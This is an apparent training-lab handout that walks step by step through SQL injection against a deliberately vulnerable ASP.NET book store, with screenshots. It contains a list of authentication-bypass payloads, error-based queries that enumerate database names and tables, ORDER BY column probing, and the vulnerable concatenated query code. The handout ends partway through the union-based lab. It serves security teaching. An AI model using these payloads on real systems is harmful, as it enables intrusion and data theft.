rv:14.0) Gecko/20100101 Firefox/14.0.1



Section 2 : Web Application Testing

Lab 15: Simple Ways to Identify SQL Injection

Open up Firefox and navigate to the following location:

<http://54.149.82.150/>

The screenshot shows a Firefox browser window with the title bar "Welcome page - Mozilla Firefox". The address bar contains "Welcome page" and the URL "54.149.82.150". The main content area displays a template for a book store. At the top, there's a navigation bar with "Home", "Login", and "Contact" links. Below it is a "Books Search" section with a search input field, a dropdown menu set to "Title", and a "Go" button. A link "Advanced Search" is also present. To the right of the search is a "Welcome to our site" section featuring a photo of a woman reading a book. The text in this section is a placeholder for user-generated content. Further down is a "Catalog" section with a grid of letters from A to Z. A note below it says: "NOTE: Search your books & authors by the first name". On the right side, there's a "Top Bestsellers" section with two book covers: "Don't Make Me Think" by Steve Krug and "A Guide to the Wireless Engineering Body of Knowledge" by John Wiley & Sons. Both books have their prices (\$11.00 and \$30.00) and a "more detail" link. Below this is a "Welcome guest!" section with a "Latest Releases & News" heading. It features a news item about SOAP from July 21st, 2009, which includes a small image of a person and some text. Another news item from June 22nd, 2005, discusses RPC. At the bottom, there's a "Knowmore" section with information about SOAP and a link to its definition.



<http://54.149.82.150/bookdetail.aspx?id=2>

Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=2

Search

Books Forever

Home Login Contact

Books Search

Title Go

Advanced Search

Catalog

A B C D E F G
H I J K L M N
O P Q R S T U
V W X Y Z

NOTE:
Search your books & authors by **the first name**

Book Detail

The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name:
A Guide to the Wireless Engineering Body of Knowledge

Author:
John Wiley & Sons

Publication:
2009, English

ISBN:
9780470433669

Pages:
253

Price:
\$30.00

Buy Now

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this

Knowmore

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

Read More

<http://54.149.82.150/bookdetail.aspx?id=2> --> A way to find SQLi



Unclosed quotation mark after the character string ". - Mozilla Firefox

Unclosed quotation ma... x +

54.149.82.150/bookdetail.aspx?id=2'

Search

Server Error in '/' Application.

Unclosed quotation mark after the character string ".

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ".

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ".]  
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212  
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245  
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet b  
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +127  
System.Data.SqlClient.SqlDataReader.get_MetaData() +112  
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +6338580
```



<http://54.149.82.150/bookdetail.aspx?id='> <-- Another way to find SQLi

Unclosed quotation mark after the character string ".
Incorrect syntax near ". - Mozilla Firefox

Unclosed quotation ma... 54.149.82.150/bookdetail.aspx?id=' Search

Server Error in '/' Application.

*Unclosed quotation mark after the character string ".
Incorrect syntax near ".*

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Unclosed quotation mark after the character string ".
Incorrect syntax near ".

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Unclosed quotation mark after the character string ".
Incorrect syntax near ".]  
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212  
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245  
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet resultHandler, Boolean& mustCloseConnection)
```

Some other things you can try are:

"	" or "x"="x
;	') or ('x'='x
#	' or 1=1--
##	" or 1=1--
%00	or 1=1--
--	' or a=a--
' or a=a--	" or "a"="a
' or 1=1--	') or ('a'='a
' or 0=0 --	") or ("a"="a
" or 0=0 --	hi" or "a"="a
or 0=0 --	hi" or 1=1 --
' or 0=0 #	hi' or 1=1 --
" or 0=0 #	hi' or 'a'='a
or 0=0 #	hi') or ('a'='a



' or 'x'='x

hi") or ("a"="a.



Lab 16: Advanced Ways to Identify SQL Injection

Let's pretend that there is no error message when we insert the tick ('). Another way to determine if SQLI is possible is to use parenthesis to perform simple tests.

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:

[<-- Another way to find SQLi](http://54.149.82.150/bookdetail.aspx?id=(2))

The screenshot shows a Firefox browser window with the title "Book Detail Page - Mozilla Firefox". The address bar contains the URL "54.149.82.150/bookdetail.aspx?id=(2)". The main content area displays a book detail page for "A Guide to the Wireless Engineering Body of Knowledge" by John Wiley & Sons, published in 2009, English, ISBN 9780470433669, 253 pages, priced at \$30.00. A "Buy Now" button is visible. To the left is a "Books Search" form and a "Catalog" grid with letters A through Z. To the right is a sidebar titled "Welcome guest!" featuring "Latest Releases & News" with entries for July 21st, 2009, and June 22nd, 2005, along with a section on SOAP.



[http://54.149.82.150/bookdetail.aspx?id=\(4-2\)](http://54.149.82.150/bookdetail.aspx?id=(4-2))

This equates to 2 so we know SQL injection is possible

Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=(4-2)

Search

Books Forever

Home Login Contact

Books Search

Title Go

Advanced Search

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by the first name

Knowmore
SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

Book Detail

The information presented in this book reflects the evolution of wireless technologies their impact on the profession, and the industry commonly accepted best practices. Complemented with a large number of references and suggestions for further reading, the WEBOK is an indispensable resource for anyone working in the wireless industry.

Book name:
A Guide to the Wireless Engineering Body of Knowledge

Author:
John Wiley & Sons

Publication:
2009, English

ISBN:
9780470433669

Pages:
253

Price:
\$30.00

[Buy Now](#)

Welcome guest !

Latest Releases & News

July 21st, 2009

 This is a template designed to explore web services (SOAP) attacks.

SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents a compatibility and security problem; firewalls and proxy servers will normally block this

[http://54.149.82.150/bookdetail.aspx?id=\(4-1\)](http://54.149.82.150/bookdetail.aspx?id=(4-1))

You'll see that it yields a different page



Book Detail Page - Mozilla Firefox

Book Detail Page

54.149.82.150/bookdetail.aspx?id=(4-1)

Search

Books Forever

Home Login Contact

Books Search

Title Go

Advanced Search

Catalog

A	B	C	D	E	F	G
H	I	J	K	L	M	N
O	P	Q	R	S	T	U
V	W	X	Y	Z		

NOTE:
Search your books & authors by **the first name**

Knowmore

Book Detail

TCP/IP 24 Hours

In just 24 lessons of one hour or less, you will uncover the inner workings of TCP/IP. Using a straightforward, step-by-step approach, each lesson builds on the previous ones, enabling you to learn the essentials of TCP/IP from the ground up. Practical discussions provide an inside look at TCP/IP components and protocols.

Book name: Sams Teach Yourself TCP/IP in 24 Hours (4th Edition)

Author: Sams Publishing

Publication: 2008, English

ISBN: 9780672329968

Pages: 456

Price: \$14.00

Buy Now

Welcome guest !

Latest Releases & News

July 21st, 2009

This is a template designed to explore web services (SOAP) attacks.



SOAP is a simple XML-based protocol to let applications exchange information over HTTP.

It is important for application development to allow Internet communication between programs.

June 22nd, 2005

Today's applications communicate using Remote Procedure Calls (RPC) between objects like DCOM and CORBA, but HTTP was not designed for this. RPC represents

Lab 17: Database Enumeration

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:

Go to the address below in Firefox:

[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(SELECT DB_NAME\(0\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(0)--)



Conversion failed when converting the nvarchar value 'BookApp' to data type int. - Mozilla Firefox

Conversion failed when ... x +

bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(0)) - ▾ C

Search

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'BookApp' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'BookApp' to data type int.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'BookApp' to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet b)
System.Data.SqlClient.SqlDataReader.HasMoreRows() +266
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +278
System.Data.CommonDataAdapter.FillLoadDataRow(SchemaMapping mapping) +198
```



[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(SELECT DB_NAME\(1\)\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(1))--)

Conversion failed when converting the nvarchar value 'master' to data type int. - Mozilla Firefox

Conversion failed when ... [+ New Tab](#)

bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(1))-- [C](#) Search [☆](#) [☰](#)

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'master' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'master' to data type int.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'master' to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet I
System.Data.SqlClient.SqlDataReader.HasMoreRows() +266
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +278
System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +198
```

[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(SELECT DB_NAME\(2\)\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(2))--)



Conversion failed when converting the nvarchar value 'tempdb' to data type int. - Mozilla Firefox

Conversion failed when ... × +

bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(2))- ↺ C Search ☆ ⌂ ⌄ ⌅ ⌆ ⌇ ⌈ ⌉

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'tempdb' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'tempdb' to data type int.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'tempdb' to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet resultHandler, Boolean async) +128
System.Data.SqlClient.SqlDataReader.HasMoreRows() +266
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +278
System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +198
```

[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(SELECT DB_NAME\(3\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(3)--)



Conversion Failed when ... x +

54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(3))

Search

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'model' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'model' to data type int.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'model' to data type int.]
   at System.Data.SqlClient.SqlDataAdapter.FillInternal(SqlException exception, Boolean breakConnection) +212
   at System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
   at System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj) +2843
   at System.Data.SqlClient.SqlDataReader.HasMoreRows() +266
   at System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +278
   at System.Data.Common.DbDataReader.ReadInternal() +198
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataset, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, DataColumn parentChapterColumn, Object parentChapterValue) +295
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet, String srcTable, IDbCommand command, CommandBehavior behavior) +317
   at System.Data.Common.DbDataAdapter.FillInternal(DataSet dataSet, DataTable[] datatables, Int32 startRecord, Int32 maxRecords, String srcTable, IDbCommand command, CommandBehavior behavior) +573
   at System.Data.Common.DbDataAdapter.Fill(DataSet dataSet) +166
   BookBookDetail.GetBookDetail(String bookid) in c:\inetpub\wwwroot\Book\App_Code\BookService.cs:193
   BookBookDetail.Page_Load(Object sender, EventArgs e) in c:\inetpub\wwwroot\Book\BookDetail.aspx.cs:24
   System.Web.Util.CalliHelper.EventArgFunctionCaller(IntPtr tp, Object o, Object t, EventArgs e) +25
   System.Web.Util.CalliEventHandlerDelegateProxy.Callback(Object sender, EventArgs e) +42
   System.Web.UI.Control.OnLoad(EventArgs e) +132
   System.Web.UI.Control.LoadRecursive() +60
   System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +2428
```

[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(SELECT DB_NAME\(4\)\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(4))--)



Conversion failed when converting the nvarchar value 'msdb' to data type int. - Mozilla Firefox

Conversion failed when ... x +

54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(4))-

Search

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'msdb' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'msdb' to data type int.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'msdb' to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet b)
System.Data.SqlClient.SqlDataReader.HasMoreRows() +266
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +278
System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +198
```

[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(SELECT DB_NAME\(N\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(N)--)



Invalid column name 'N'. - Mozilla Firefox

Invalid column name 'N'. + 54.149.82.150/bookdetail.aspx?id=2 or 1 in (SELECT DB_NAME(N))- Search

Server Error in '/' Application.

Invalid column name 'N'.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Invalid column name 'N'.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Invalid column name 'N'.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet b)
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +127
System.Data.SqlClient.SqlDataReader.get_MetaData() +112
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +6338580
```



Lab 17a: ERROR SQL INJECTION – EXTRACT 1st DATABASE TABLE

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:::

[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(select top 1 name from sysobjects where xtype=char\(85\)\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85))--)

Conversion failed when converting the nvarchar value 'BOOKMASTER' to data type int. - Mozilla Firefox

Conversion failed when ... x +

54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85))-- ▾ C Search

Server Error in '/' Application.

Conversion failed when converting the nvarchar value 'BOOKMASTER' to data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: Conversion failed when converting the nvarchar value 'BOOKMASTER' to data type int.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): Conversion failed when converting the nvarchar value 'BOOKMASTER' to data type int.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj)
System.Data.SqlClient.SqlDataReader.HasMoreRows() +266
System.Data.SqlClient.SqlDataReader.ReadInternal(Boolean setTimeout) +278
System.Data.Common.DataAdapter.FillLoadDataRow(SchemaMapping mapping) +198
System.Data.Common.DataAdapter.FillFromReader(DataSet dataset, DataTable datatable, DataReaderContainer dataReader, Int32 startRecord, Int32 maxRecords, DataColumn par
```



Lab 17b: ERROR SQL INJECTION – EXTRACT 2nd DATABASE TABLE

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:

[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(select top 1 name from sysobjects where xtype=char\(85\) and name>'sqlmapoutput'\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85) and name>'sqlmapoutput')--)

The screenshot shows a Firefox browser window with the title "Book Detail Page - Mozilla Firefox". The address bar contains the URL: "http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85) and name>'sqlmapoutput')--". The page itself is titled "Books Forever" and displays a "Book Detail" section for a book titled "A Guide to the Wireless Engineering Body of Knowledge". The page includes a sidebar with a catalog of letters A through Z, a note about searching by first name, and a "Knowmore" section about SOAP. On the right, there's a "Welcome guest!" sidebar with news items about SOAP and XML-RPC.



Lab 17c: ERROR SQL INJECTION – EXTRACT 3rd DATABASE TABLE

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:

[http://54.149.82.150/bookdetail.aspx?id=2 or 1 in \(select top 1 name from sysobjects where xtype=char\(85\) and name>'sysdiagrams'\)--](http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85) and name>'sysdiagrams')--)


The screenshot shows a Mozilla Firefox browser window with the title "Book Detail Page - Mozilla Firefox". The URL in the address bar is "http://54.149.82.150/bookdetail.aspx?id=2 or 1 in (select top 1 name from sysobjects where xtype=char(85) and name>'sysdiagrams')--". The main content area displays a book detail page for "A Guide to the Wireless Engineering Body of Knowledge" by John Wiley & Sons, published in 2009. The page includes a search bar, a catalog grid, and a sidebar with news and SOAP information.



Lab 18: Union Based SQL Injection

Go to the address below in Firefox - Tell me what this command does (1 point), and does it get detected by the IDS:

<http://54.149.82.150/bookdetail.aspx?id=2 order by 100-->



Server Error in '/' Application.

The ORDER BY position number 100 is out of range of the number of items in the select list.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: The ORDER BY position number 100 is out of range of the number of items in the select list.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): The ORDER BY position number 100 is out of range of the number of items in the select list.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj)
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +127
System.Data.SqlClient.SqlDataReader.get_MetaData() +112
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +6338580
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async) +6339649
```



<http://54.149.82.150/bookdetail.aspx?id=2 order by 50—>

The ORDER BY position number 50 is out of range of the number of items in the select list. - Mozilla Firefox
The ORDER BY position ... x +
54.149.82.150/bookdetail.aspx?id=2 order by 50— Search

Server Error in '/' Application.

The ORDER BY position number 50 is out of range of the number of items in the select list.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: The ORDER BY position number 50 is out of range of the number of items in the select list.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): The ORDER BY position number 50 is out of range of the number of items in the select list.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj)
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +127
System.Data.SqlClient.SqlDataReader.get_MetaData() +112
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +6338580
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async) +6339649
```



<http://54.149.82.150/bookdetail.aspx?id=2 order by 25-->

The ORDER BY position number 25 is out of range of the number of items in the select list. - Mozilla Firefox
The ORDER BY position ... x +
54.149.82.150/bookdetail.aspx?id=2 order by 25-- v C Search

Server Error in '/' Application.

The ORDER BY position number 25 is out of range of the number of items in the select list.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Data.SqlClient.SqlException: The ORDER BY position number 25 is out of range of the number of items in the select list.

Source Error:

```
Line 191:     SqlDataAdapter myAd = new SqlDataAdapter("SELECT * FROM BOOKMASTER WHERE BOOKID=" + bookid, mycon);
Line 192:     DataSet dsResult = new DataSet();
Line 193:     myAd.Fill(dsResult);
Line 194:     return dsResult;
Line 195: }
```

Source File: c:\inetpub\wwwroot\Book\App_Code\BookService.cs **Line:** 193

Stack Trace:

```
[SqlException (0x80131904): The ORDER BY position number 25 is out of range of the number of items in the select list.]
System.Data.SqlClient.SqlConnection.OnError(SqlException exception, Boolean breakConnection) +212
System.Data.SqlClient.TdsParser.ThrowExceptionAndWarning(TdsParserStateObject stateObj) +245
System.Data.SqlClient.TdsParser.Run(RunBehavior runBehavior, SqlCommand cmdHandler, SqlDataReader dataStream, BulkCopySimpleResultSet bulkCopyHandler, TdsParserStateObject stateObj) +205
System.Data.SqlClient.SqlDataReader.ConsumeMetaData() +127
System.Data.SqlClient.SqlDataReader.get_MetaData() +112
System.Data.SqlClient.SqlCommand.FinishExecuteReader(SqlDataReader ds, RunBehavior runBehavior, String resetOptionsString) +6338580
System.Data.SqlClient.SqlCommand.RunExecuteReaderTds(CommandBehavior cmdBehavior, RunBehavior runBehavior, Boolean returnStream, Boolean async) +6339649
```

<http://54.149.82.150/bookdetail.aspx?id=2 order by 10-->

The ORDER BY position number 10 is out of range of the number of items in the select list. - Mozilla Firefox
The ORDER BY position ... x +
54.149.82.150/bookdetail.aspx?id=2 order by 10-- v C Search

Server Error in '/' Application.

